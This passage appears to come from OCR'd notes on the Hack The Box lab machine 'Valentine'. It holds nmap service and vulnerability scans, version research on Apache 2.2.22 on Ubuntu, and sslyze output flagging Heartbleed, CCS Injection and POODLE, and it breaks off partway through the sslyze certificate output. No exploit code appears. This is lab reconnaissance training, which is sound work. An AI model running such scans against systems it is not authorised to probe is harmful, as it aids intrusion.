
valentine

nmap

```
┌──(root💀kali)-[/Documents/htb/boxes/valentine]
└─# nmap -sV -sC -oA nmap/initial 10.10.10.79
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-09 20:50 EDT
Nmap scan report for 10.10.10.79
Host is up (0.14s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_ssl-date: 2021-04-10T00:57:51+00:00; +6m13s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: 6m12s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.24 seconds
```

ubuntu 2.2.22 apache



Ubuntu

apache2 package

apache2 2.2.22-1ubuntu1.10 source package in Ubuntu

Changelog

```
apache2 (2.2.22-1ubuntu1.10) precise-security; urgency=medium

  * SECURITY UPDATE: request smuggling via chunked transfer encoding
    - debian/patches/CVE-2015-3183.patch: refactor chunk parsing in
      modules/http/http_filters.c.
    - CVE-2015-3183

 -- Marc Deslauriers <email address hidden>  Fri, 24 Jul 2015 13:06:25 -0400
```

Upload details

Uploaded by:
Marc Deslauriers on 2015-07-24

Uploaded to:
Precise

Original maintainer:
Ubuntu Developers

Architectures:
any all

Section:
httpd

Urgency:
Medium Urgency


Publishing

Series	Pock

Builds

Precise: ✓ amd64 ✓ a

Uploaded to Precise




Environ 400.000 résultats (0,46 secondes)

https://wiki.ubuntu.com › Releases ▾ Traduire cette pa

Releases - Ubuntu Wiki


16 fév. 2021 — Current · 20.04.2 LTS · 18.04.5 LTS · 1

20.04.2 · ReleaseSchedule · FocalFossa/ReleaseNote



Current

Version	Code name
Ubuntu 20.10	Groovy Gorilla
Ubuntu **20.04.2 LTS**	Focal Fossa
Ubuntu 20.04.1 LTS	Focal Fossa
Ubuntu 20.04 LTS	Focal Fossa
Ubuntu **18.04.5 LTS**	Bionic Beaver
Ubuntu 18.04.4 LTS	Bionic Beaver
Ubuntu 18.04.3 LTS	Bionic Beaver
Ubuntu 18.04.2 LTS	Bionic Beaver
Ubuntu 18.04.1 LTS	Bionic Beaver
Ubuntu 18.04 LTS	Bionic Beaver
Ubuntu **16.04.7 LTS**	Xenial Xerus
Ubuntu 16.04.6 LTS	Xenial Xerus
Ubuntu 16.04.5 LTS	Xenial Xerus
Ubuntu 16.04.4 LTS	Xenial Xerus
Ubuntu 16.04.3 LTS	Xenial Xerus
Ubuntu 16.04.2 LTS	Xenial Xerus
Ubuntu 16.04.1 LTS	Xenial Xerus
Ubuntu 16.04 LTS	Xenial Xerus
Ubuntu **14.04.6 LTS**	Trusty Tahr
Ubuntu 14.04.5 LTS	Trusty Tahr
Ubuntu 14.04.4 LTS	Trusty Tahr
Ubuntu 14.04.3 LTS	Trusty Tahr
Ubuntu 14.04.2 LTS	Trusty Tahr
Ubuntu 14.04.1 LTS	Trusty Tahr
Ubuntu 14.04 LTS	Trusty Tahr



Release announcements are posted on the ubu


Future


Version	Code name	Docs
Ubuntu 21.10	II	Release Notes
Ubuntu 21.04	Hirsute Hippo	Release Notes

Extended Security Maintenance

Extended Security Maintenance is a paid option throu server packages.

Version	Supported Packages
Ubuntu **18.04 ESM**	To be announced
Ubuntu **16.04 ESM**	To be announced
Ubuntu **14.04 ESM**	SecurityTeam/ESM/14.04
Ubuntu **12.04 ESM**	SecurityTeam/ESM/12.04





End of Life

Version	Code name
Ubuntu 19.10	Eoan Ermine
Ubuntu 19.04	Disco Dingo
Ubuntu 18.10	Cosmic Cuttlefish
Ubuntu 17.10	Artful Aardvark
Ubuntu 17.04	Zesty Zapus
Ubuntu 16.10	Yakkety Yak
Ubuntu 15.10	Wily Werewolf
Ubuntu 15.04	Vivid Vervet
Ubuntu 14.10	Utopic Unicorn
Ubuntu 13.10	Saucy Salamander
Ubuntu 13.04	Raring Ringtail
Ubuntu 12.10	Quantal Quetzal
Ubuntu **12.04.5 LTS**	Precise Pangolin
Ubuntu 12.04.4 LTS	Precise Pangolin
Ubuntu 12.04.3 LTS	Precise Pangolin
Ubuntu 12.04.2 LTS	Precise Pangolin
Ubuntu 12.04.1 LTS	Precise Pangolin
Ubuntu 12.04 LTS	Precise Pangolin
Ubuntu 11.10	Oneiric Ocelot
Ubuntu 11.04	Natty Narwhal
Ubuntu 10.10	Maverick Meerkat
Ubuntu **10.04.4** LTS	Lucid Lynx
Ubuntu 10.04.3 LTS	Lucid Lynx
Ubuntu 10.04.2 LTS	Lucid Lynx
Ubuntu 10.04.1 LTS	Lucid Lynx
Ubuntu 10.04 LTS	Lucid Lynx
Ubuntu 10.04	Lucid Lynx (Desktop)
Ubuntu 9.10	Karmic Koala
Ubuntu 9.04	Jaunty Jackalope
Ubuntu 8.10	Intrepid Ibex
Ubuntu **8.04.4 LTS**	Hardy Heron (Server)
Ubuntu 8.04.3 LTS	Hardy Heron
Ubuntu 8.04.2 LTS	Hardy Heron
Ubuntu 8.04.1 LTS	Hardy Heron
Ubuntu 8.04 LTS	Hardy Heron
Ubuntu 8.04	Hardy Heron (Desktop)
Ubuntu 7.10	Gutsy Gibbon
Ubuntu 7.04	Feisty Fawn
Ubuntu 6.10	Edgy Eft
Ubuntu **6.06.2 LTS**	Dapper Drake (Server)
Ubuntu 6.06.1 LTS	Dapper Drake
Ubuntu 6.06 LTS	Dapper Drake
Ubuntu 6.06	Dapper Drake (Desktop)
Ubuntu 5.10	Breezy Badger
Ubuntu 5.04	Hoary Hedgehog
Ubuntu 4.10	Warty Warthog

its very old version , so lets run vulnerability scan against it
--script vuln to run vulnerability script

```
┌──(root💀kali)-[/Documents/htb/boxes/valentine]
└─# nmap --script vuln -oA nmap/vulnscan 10.10.10.79
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-09 21:51 EDT
Nmap scan report for 10.10.10.79
Host is up (0.14s latency).
```

```
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
443/tcp open  https
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.cvedetails.com/cve/2014-0224
|       http://www.openssl.org/news/secadv_20140605.txt
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL
cryptographic software library. It allows for stealing information intended to be
protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-
beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading
memory of systems protected by the vulnerable OpenSSL versions and could allow
for disclosure of otherwise encrypted confidential information as well as the
encryption keys themselves.
|
|     References:
|       http://www.openssl.org/news/secadv_20140407.txt
|       http://cvedetails.com/cve/2014-0160/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
```

```
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.securityfocus.com/bid/70574
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|_      https://www.imperialviolet.org/2014/10/14/poodle.html
|_sslv2-drown:

Nmap done: 1 IP address (1 host up) scanned in 99.22 seconds
```


sslyze: It allows you to analyze the SSL/TLS configuration of a server by connecting to it, in order to detect variousissues (bad certificate, weak cipher suites, Heartbleed, ROBOT, TLS 1.3 support, etc.).

```
┌──(root💀kali)-[/Documents/htb/boxes/valentine]
└─# sslyze 10.10.10.79:443

 CHECKING HOST(S) AVAILABILITY
 -----------------------------

   10.10.10.79:443                       => 10.10.10.79




 SCAN RESULTS FOR 10.10.10.79:443 - 10.10.10.79
 ----------------------------------------------

 * Deflate Compression:
                                          OK - Compression disabled

 * Certificates Information:
       Hostname sent for SNI:             10.10.10.79
```


```
      Number of certificates detected:   1


     Certificate #0 ( _RSAPublicKey )
      SHA1 Fingerprint:                230380da60e7bde72ba676dd52143c3c6f5301b1
      Common Name:                     valentine.htb
      Issuer:                          valentine.htb
      Serial Number:                   9650209003896353266
      Not Before:                      2018-02-06
      Not After:                       2019-02-06
      Public Key Algorithm:            _RSAPublicKey
      Signature Algorithm:             sha1
      Key Size:                        2048
      Exponent:                        65537
      DNS Subject Alternative Names:   []

     Certificate #0 - Trust
      Hostname Validation:             FAILED - Certificate does NOT match server
hostname
      Android CA Store (9.0.0_r9):     FAILED - Certificate is NOT Trusted: self signed
certificate
      Apple CA Store (iOS 14, iPadOS 14, macOS 11, watchOS 7, and tvOS 14):FAILED -
Certificate is NOT Trusted: self signed certificate
      Java CA Store (jdk-13.0.2):      FAILED - Certificate is NOT Trusted: self signed
certificate
      Mozilla CA Store (2021-01-24):   FAILED - Certificate is NOT Trusted: self signed
certificate
      Windows CA Store (2021-01-24):   FAILED - Certificate is NOT Trusted: self
signed certificate
      Symantec 2018 Deprecation:       ERROR - Could not build verified chain
(certificate untrusted?)
      Received Chain:                  valentine.htb
